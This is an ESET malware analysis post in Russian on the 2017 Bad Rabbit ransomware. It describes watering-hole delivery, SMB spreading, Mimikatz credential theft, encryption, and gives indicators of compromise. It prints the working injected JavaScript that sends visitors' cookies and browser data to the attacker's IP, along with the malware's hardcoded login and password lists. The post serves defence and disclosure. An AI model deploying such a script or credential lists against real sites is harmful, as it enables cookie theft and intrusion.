АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА


Bad Rabbit: Petya возвращается

25 октября 2017 года

От атаки шифратора Diskcoder.D (Bad Rabbit), начавшейся 24 октября, пострадали компании России и Украины, включая Киевский метрополитен. Собрали в посте первые результаты исследования вредоносной программы.

Атака drive-by download с помощью watering hole на популярных сайтах

Один из способов распространения Bad Rabbit – атака drive-by download. Атакующие скомпрометировали несколько популярных сайтов, внедрив JavaScript в код HTML или один из файлов .js.




Ниже усовершенствованная версия инъекции:

```
function e(d) {
  var xhr = null;
  if (!!window.XMLHttpRequest) {
    xhr = new XMLHttpRequest();
  } else if (!!window.ActiveXObject) {
    var xhrs = ['Microsoft.XMLHTTP', 'Msxml2.XMLHTTP', 'Msxml2.XMLHTTP.3.0', 'Msxml2.
XMLHTTP.6.0'];
    for (var i = 0; i < xhrs.length; i++) {
      try {
        xhr = ActiveXObject(xhrs[i]);
        break;
      } catch (e) {}
    }
  }
  if (!!xhr) {
    xhr.open('POST', 'http://185.149.120\.3/scholargoogle/');
    xhr.timeout = 10000;
    xhr.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
    xhr.onreadystatechange = function() {
      if (xhr.readyState == 4 && xhr.status == 200) {
        var resp = xhr.responseText;
        if (resp) {
          var fans = JSON.parse(resp);
          if (fans) {
            var an_s = decodeURIComponent(fans.InjectionString).replace(/\+/g, '%20'
);
            var da = document.createElement('div');
            da.id = 'ans';
            da.innerHTML = an_s;
            document.body.appendChild(da);
          }
        }
      }
    };
    var pd = [];
    for (var k in d) {
      if (d.hasOwnProperty(k)) {
        pd.push(k + '=' + d[k]);
      }
    }
    var dc = pd.join('&');
    xhr.send(dc);
  }
}
e({
  'agent': navigator.userAgent,
  'referer': document.referrer,
  'cookie': document.cookie,
  'domain': window.location.hostname,
  'c_state': !!document.cookie
});
```


Скрипт передает следующую информацию на 185.149.120[.]3, связь с которым, похоже, на данный момент отсутствует:

- User-agent браузера
- Referrer
- Куки с посещенного сайта
- Имя домена посещенного сайта


Логика на стороне сервера может определить, интересен ли посетитель, а затем добавить на страницу контент. В этом случае мы наблюдали всплывающее окно с предложением загрузить обновление для Flash Player.



По клику на кнопку Install запускается загрузка исполняемого файла с 1dnscontrol[.]com. Исполняемый файл install_flash_player.exe является дроппером Win32/Filecoder.D. Далее компьютер будет заблокирован, на экране появится сообщение о выкупе:



Страница с информацией об оплате:



Распространение через SMB

Win32/Diskcoder.D может распространяться через SMB. Вопреки некоторым сообщениям в СМИ, он НЕ ИСПОЛЬЗУЕТ эксплойт EthernalBlue (как это делал Win32/Diskcoder.C – он же Petya/NotPetya). В отличие от предшественника, Diskcoder.D сканирует внутреннюю сеть на предмет открытых сетевых дисков/ресурсов. Он ищет следующие сетевые шары:

admin
atsvc
browser
eventlog
lsarpc
netlogon
ntsvcs
spoolss
samr
srvsvc
scerpc
svcctl
wkssvc

На зараженной машине запускается Mimikatz для сбора учетных данных. Предусмотрен жестко закодированный список логинов и паролей.

Логины		Пароли	
Administrator	rdpadmin	Administrator	Guest123
Admin	manager	administrator	guest123
Guest	support	Guest	User123
User	work	guest	user123
User1	other user	User	Admin123
user-1	operator	user	admin123Test123
Test	backup	Admin	test123
root	asus	adminTest	password
Buh	ftpuser	test	111111
boss	ftpadmin	root	55555
ftp	nas	123	77777
rdp	nasuser	1234	777
rdpuser	nasadmin	12345	qwe
netguest	superuser	123456	qwe123
alex		1234567	qwe321
		12345678	qwer
		123456789	qwert
		1234567890	qwerty
		Administrator123	qwerty123
		administrator123	zxc
		zxc123	123321
		zxc321	321
		zxcv	love
		uiop	secret
		sex	god

После обнаружения действительных учетных данных файл infpub.dat будет загружен в каталог Windows и выполнен с помощью SCManager и rundll.exe.

Шифрование

Win32/Diskcoder.D – модифицированная версия Win32/Diskcoder.C, известного по прошлой эпидемии Petya/NotPetya. Исправлены ошибки в шифровании файлов. Для шифрования теперь используется DiskCryptor, легитимное ПО с открытым исходным кодом, предназначенное для шифрования логических дисков, внешних USB-накопителей и образов CD/DVD, а также загрузочных системных разделов диска. Ключи генерируются с использованием CryptGenRandom и затем будут защищены жестко закодированным открытым ключом RSA 2048.

Файлы зашифрованы с расширением .encrypted. Как и прежде, используется алгоритм AES-128-CBC.

Распространение

Интересно, что по данным телеметрии ESET на долю Украины приходится 12,2% обнаружений компонента дроппера. Статистика ниже:

- Россия – 65%
- Украина – 12,2%
- Болгария – 10,2%
- Турция – 6,4%
- Япония – 3,8%
- другие – 2,4%

Статистика в значительной степени соответствует географическому распределению скомпрометированных сайтов, содержащих вредоносный JavaScript. При этом Украина пострадала сильнее, чем остальные страны (кроме России).

Отметим, что крупные компании были поражены примерно в одно время. Возможно, у кибергруппы был доступ в их сети, и в то же время она начала атаку watering hole в качестве приманки. Не факт, что все жертвы попались на упомянутое обновление Flash Player. В любом случае, мы продолжаем расследование инцидента.

Образцы

SHA-1	Имя файла	Детектирование ESET	Описание
79116fe99f2b421c52ef64097f0f39b815b20907	infpub.dat	Win32/Diskcoder.D	Шифратор
afeee8b4acff87bc469a6f0364a81ae5d60a2add	dispci.exe	Win32/Diskcoder.D	Блокировщик
413eba3973a15c1a6429d9f170f3e8287f98c21c		Win32/RiskWare.Mimikatz.X	Mimikatz (32 бит)
16605a4a29a101208457c47ebfde788487be788d		Win64/Riskware.Mimikatz.X	Mimikatz (64 бит)
de5c8d858e6e41da715dca1c019df0bfb92d32c0	install_flash_player.exe	Win32/Diskcoder.D	Дроппер
4f61e154230a64902ae035434690bf2b96b4e018	page-main.js	JS/Agent.NWC	JavaScript на скомпрометированных сайтах

C&C-серверы

Платежный сайт: http://caforssztxqzf2nm[.]onion
URL Inject: http://185.149.120[.]3/scholargoogle/
Distribution URL: hxxp://1dnscontrol[.]com/flash_install.php

Список скомпрометированных сайтов:

hxxp://argumentiru[.]com
hxxp://www.fontanka[.]ru
hxxp://grupovo[.]bg
hxxp://www.sinematurk[.]com
hxxp://www.aica.co[.]jp
hxxp://spbvoditel[.]ru
hxxp://argumenti[.]ru
hxxp://www.mediaport[.]ua
hxxp://blog.fontanka[.]ru
hxxp://an-crimea[.]ru
hxxp://www.t.ks[.]ua
hxxp://most-dnepr[.]info
hxxp://osvitaportal.com[.]ua
hxxp://www.otbrana[.]com
hxxp://calendar.fontanka[.]ru
hxxp://www.grupovo[.]bg
hxxp://www.pensionhotel[.]cz
hxxp://www.online812[.]ru
hxxp://www.imer[.]ro

hxxp://novayagazeta.spb[.]ru
hxxp://i24.com[.]ua
hxxp://bg.pensionhotel[.]com
hxxp://ankerch-crimea[.]ru